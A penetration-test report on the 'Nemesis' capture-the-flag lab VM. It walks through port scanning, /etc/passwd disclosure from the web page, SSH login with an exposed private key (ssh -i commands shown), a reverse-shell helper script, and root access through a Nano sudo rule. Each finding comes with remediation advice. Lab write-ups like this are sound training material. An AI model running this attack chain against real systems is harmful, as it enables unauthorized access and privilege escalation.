NEMESIS CTF

Vulnerability Assessment & Penetration Testing Report

Evidence-backed findings with PoC tables in the Kioptrix report style

Victim hostname	nemesis.lan
Victim IP address	192.168.31.142
Assessment type	CTF / isolated lab
Evidence included	19 supplied screenshots (sensitive regions redacted)
Report date	16 October 2026

Sanitization: Unrelated IPs, contact/address text, and private-key material have been redacted from the embedded evidence. Only the victim hostname and victim IP are retained as target identifiers. User account names shown as part of the technical attack path are retained where needed to explain the evidence.

Authorized lab use only. This is a screenshot-based report; no additional live testing was performed.

1. Executive Summary

The screenshots document an initial service scan, sensitive account-file content rendered by the web application, SSH access as **thanos** using a private-key identity file, a local path involving **carlos**, a sudo rule allowing Nano to run as root, and a final root shell/flag. The report separates confirmed behavior from service exposure and items requiring further validation.

Severity	Finding	Status
Critical	Sudo-authorized Nano permits root shell escape	Root shell shown
High	Private key exposed and usable for SSH access	Successful SSH session shown; key redacted
High	Sensitive /etc/passwd content disclosed in web page	File contents visible; exact request vector unclear
Medium	Apache HTTP service/version exposed	Nmap output
Medium	nginx HTTP service/version exposed on alternate port	Nmap output; no specific CVE proven
Low–Medium	SSH exposed on alternate TCP port	Nmap output and successful login
Needs validation	Python backup/helper script behavior	Script contents/errors shown; exploit linkage not fully established

Evidence limitation: no CVE is assigned unless the screenshots support a specific mapping. The open ports confirm exposure, not automatic exploitability.

2. Port Enumeration

The first screenshot shows Nmap service/version detection against the victim host.

Port	State	Service / version	PoC / evidence
80/tcp	Open	HTTP — Apache httpd 2.4.38 (Debian)	Nmap service detection; web screenshot shows /etc/passwd content.
52845/tcp	Open	HTTP — nginx 1.14.2	Nmap service detection; no specific nginx vulnerability confirmed.
52846/tcp	Open	SSH — OpenSSH 7.9p1 Debian 10+deb10u2	Nmap detection; SSH login as thanos shown.

Proof of concept

Run only against the authorized lab target:

```
nmap -sV -p- 192.168.31.142
```

Observed output: 80/tcp Apache 2.4.38, 52845/tcp nginx 1.14.2, and 52846/tcp OpenSSH 7.9p1 are open.

Evidence 01. Nmap service/version scan of the victim host.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- 192.168.31.142
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-06 00:36 +0500
Nmap scan report for nemesis.lan (192.168.31.142)
Host is up (0.0011s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.38 ((Debian))
52845/tcp open  http    nginx 1.14.2
52846/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
MAC Address: 08:00:27:6F:E8:68 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.48 seconds


┌──(kali㉿kali)-[~]
└─$
```

3. Findings — Kioptrix-style PoC Tables

Finding 1 — Sensitive file disclosure through web application

Field	Details
Port / service	80/tcp — HTTP (Apache httpd 2.4.38)
Severity	High — provisional
Vulnerability name	Sensitive local file disclosure (exact vector unconfirmed)
CVE ID	Not assigned; evidence does not establish a specific CVE.
Description	The browser screenshot shows Linux /etc/passwd contents rendered beneath the web page. This confirms disclosure of system account metadata. The exact parameter/route is not clear enough to conclusively classify as LFI or path traversal.
Proof of concept	In the authorized lab, repeat the same request/input that caused the file contents to appear. Preserve the request and response after redacting unrelated details. The supplied screenshot itself is the direct evidence.
Remediation	Remove user-controlled filesystem paths; use allowlisted file identifiers; enforce canonical-path checks; run the web service with least privilege; ensure sensitive system files are not rendered by application routes.

Evidence 02. Web page shows /etc/passwd content; unrelated contact/address region redacted.



Finding 2 — Exposed SSH private key and account access

Field	Details
Port / service	52846/tcp — OpenSSH 7.9p1
Severity	High
Vulnerability name	Private-key exposure / unauthorized key-based access
CVE ID	N/A — configuration/secret exposure, not a software CVE.
Description	Screenshots show a private key file and a later successful SSH session as thanos when an identity file is supplied. Private-key contents have been redacted in this report.
Proof of concept	Evidence sequence: initial SSH authentication fails without the appropriate identity, then key-based login succeeds and the remote shell identifies the account as thanos. Do not reuse or publish the exposed key.
Remediation	Revoke and rotate the key; remove copies from shared/web-accessible locations; audit authorized_keys; restrict SSH sources; monitor public-key authentication; enforce least privilege.

Evidence 03. Private-key terminal capture; key material redacted.

Finding 3 — Root privilege escalation through sudo-authorized Nano

Field	Details
Port / service	Local privilege boundary; not a network port
Severity	Critical
Vulnerability name	Unsafe sudo rule for an interactive editor
CVE ID	N/A — local sudo configuration issue.
Description	The screenshot's sudo -l output allows carlos to execute /bin/nano /opt/priv. A subsequent screenshot shows Nano's command-execution function and a root shell confirmed by id/whoami.
Proof of concept	Observed commands include sudo -l, followed by the permitted Nano invocation; the screenshot then shows id returning uid=0(root) and whoami returning root. This report summarizes the behavior rather than reproducing interactive escape keystrokes.
Remediation	Remove Nano from sudoers; never grant elevated access to general-purpose editors, pagers, interpreters, or shells; use visudo; replace with a narrowly scoped helper; audit all sudo rules.


Evidence 16. Switch to carlos account shown.



Evidence 17. sudo -l output shows Nano permitted for carlos.



Evidence 18. Nano shell-escape reference and editor context.



Evidence 19. Root shell and final CTF flag.



Finding 4 — Apache HTTP version disclosure / exposed web service

Field	Details
Port / service	80/tcp — Apache httpd 2.4.38 (Debian)
Severity	Medium — exposure confirmed; separate exploit not confirmed
Vulnerability name	Web server version disclosure / attack-surface exposure
CVE ID	Not assigned from supplied evidence.
Description	Nmap identifies Apache httpd 2.4.38. The web screenshot also shows content disclosure, described separately in Finding 1.
Proof of concept	nmap -sV -p 80 192.168.31.142 ; curl -I http://192.168.31.142/
Remediation	Apply supported OS/web-server updates, minimize server tokens, review enabled modules and routes, and retest the file-disclosure behavior.


Evidence 01. Supporting screenshot from supplied evidence.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- 192.168.31.142
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-06 00:36 +0500
Nmap scan report for nemesis.lan (192.168.31.142)
Host is up (0.0011s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.38 ((Debian))
52845/tcp open  http    nginx 1.14.2
52846/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
MAC Address: 08:00:27:6F:E8:68 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.48 seconds

┌──(kali㉿kali)-[~]
└─$
```


Evidence 02. Web page shows /etc/passwd content; unrelated contact/address region redacted.


slal
lsdjl@gmail.com
/etc/passwd
Send Message
REDACTED: unrelated contact/address details
Copyright © Ethereal 2018
Designed by W3 Template

Finding 5 — nginx service exposed on alternate port

Field	Details
Port / service	52845/tcp — nginx 1.14.2
Severity	Medium — requires validation
Vulnerability name	Exposed alternate HTTP listener / version disclosure
CVE ID	Not assigned; no specific nginx CVE is established by screenshots.
Description	Nmap reports nginx 1.14.2 listening on TCP/52845. The screenshots do not prove an independently exploitable nginx flaw.
Proof of concept	nmap -sV -p 52845 192.168.31.142 ; curl -i http://192.168.31.142:52845/
Remediation	Upgrade to a supported nginx version, remove unused listeners, restrict access by firewall, and review server blocks, file permissions, and proxy rules.

Evidence 01. Supporting screenshot from supplied evidence.



Finding 6 — SSH exposed to the network

Field	Details
Port / service	52846/tcp — OpenSSH 7.9p1 Debian 10+deb10u2
Severity	Low–Medium — exposure confirmed
Vulnerability name	SSH service exposure
CVE ID	N/A based on supplied evidence.
Description	SSH is reachable and the screenshots show a successful authenticated session. Service exposure alone is not proof of a software vulnerability.
Proof of concept	nmap -sV -p 52846 192.168.31.142 ; the supplied terminal screenshot documents successful SSH login using a local identity file (key material omitted).
Remediation	Patch OpenSSH through supported OS updates, restrict access to trusted networks, revoke exposed keys, disable unused accounts, and monitor authentication logs.

Evidence 01. Supporting screenshot from supplied evidence.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- 192.168.31.142
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-06 00:36 +0500
Nmap scan report for nemesis.lan (192.168.31.142)
Host is up (0.0011s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.38 ((Debian))
52845/tcp open  http    nginx 1.14.2
52846/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
MAC Address: 08:00:27:6F:E8:68 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.48 seconds

┌──(kali㉿kali)-[~]
└─$
```

Evidence 04. SSH attempt without selected identity fails.

```
┌──(kali㉿kali)-[~/nemsis]
└─$ ssh thanos@192.168.31.142 -p 52846
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
thanos@192.168.31.142: Permission denied (publickey).
```

Evidence 06. Successful SSH session as thanos.

```
┌──(kali㉿kali)-[~/nemsis]
└─$ ssh -i id_rsa1 thanos@192.168.31.142 -p 52846
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Linux nemesis 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64


The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Oct  7 18:02:36 2020
thanos@nemesis:~$ id
uid=1001(thanos) gid=1001(thanos) groups=1001(thanos)
thanos@nemesis:~$  whoami
thanos
thanos@nemesis:~$
```


Finding 7 — Python backup/helper script behavior

Field	Details
Port / service	Local Python scripts; network callback behavior shown in evidence
Severity	Needs further validation
Vulnerability name	Potential unsafe file operation / shell-spawning helper
CVE ID	Not assigned.
Description	Screenshots show backup.py failing while writing /tmp/website.zip and a helper script containing socket/process-spawn logic. A listener later receives a shell, but the exact linkage between script versions and the shell is not fully established.
Proof of concept	Review the script source and permissions in the isolated VM. Validate whether untrusted inputs affect filesystem paths, network connections, or subprocess execution; test only with a controlled listener.
Remediation	Remove unnecessary shell-spawn/debug code, validate paths and inputs, protect scripts from unauthorized modification, apply least privilege, and restrict outbound connections.


Evidence 08. Backup script reports permission denied while creating a temporary ZIP.




Evidence 09. Python helper source shown in terminal.



Evidence 10. Connection attempt to helper listener fails in that attempt.



Evidence 11. Listener receives a shell; unrelated callback host/IP details redacted.




Evidence 12. Helper script source displayed; unrelated callback IP redacted.



Evidence 13. root.txt and encrypt.py content shown; non-target identifiers are not reproduced.



Evidence 14. Root text file description of the password-encryption challenge.



Finding 8 — Root compromise and CTF flag

Field	Details
Port / service	Post-exploitation impact
Severity	Critical impact — compromise confirmed
Vulnerability name	Successful root-level access
CVE ID	N/A — result of the demonstrated attack chain.
Description	The final screenshot shows a root prompt and the challenge flag FLAG{CTFs_ARE_AW3S0M3}.
Proof of concept	The screenshot displays root identity and the flag file contents. This is evidence of challenge completion, not a credential.
Remediation	Restore the lab from a clean snapshot; remove exposed keys; fix the web disclosure and sudo policy; review logs and rotate any reused secrets.

Evidence 19. Root shell and final CTF flag.




5. Remediation Plan

Priority	Action	Retest evidence
P1	Remove sudo permission to run Nano as root; audit sudoers.	sudo -l no longer permits interactive editor with elevated privileges.
P1	Revoke/rotate exposed SSH key.	Authentication with old key fails; authorized key inventory reviewed.
P1	Fix web file disclosure.	Replaying the original request no longer returns local file contents.
P2	Review Python scripts for unsafe file writes and shell spawning.	Source review, permissions check, controlled lab retest.
P2	Patch Apache, nginx, OpenSSH and operating system.	Service/version scan after patching.
P2	Restrict inbound services to trusted lab network.	Rescan from an untrusted segment.
P3	Monitor SSH, sudo, web errors and unexpected outbound connections.	Logs and alerts verified.


6. Evidence Appendix — All Supplied Screenshots

All 19 supplied images are attached below as exhibits. Sensitive key material, unrelated contact/address text, and unrelated callback-IP areas have been redacted in the embedded copies.

Evidence 01. Original file: Screenshot 2026-08-06 010925.png. Sensitive areas redacted where necessary.




Evidence 02. Original file: Screenshot 2026-08-06 013211.png. Sensitive areas redacted where necessary.




Evidence 03. Original file: Screenshot 2026-08-06 013634.png. Sensitive areas redacted where necessary.



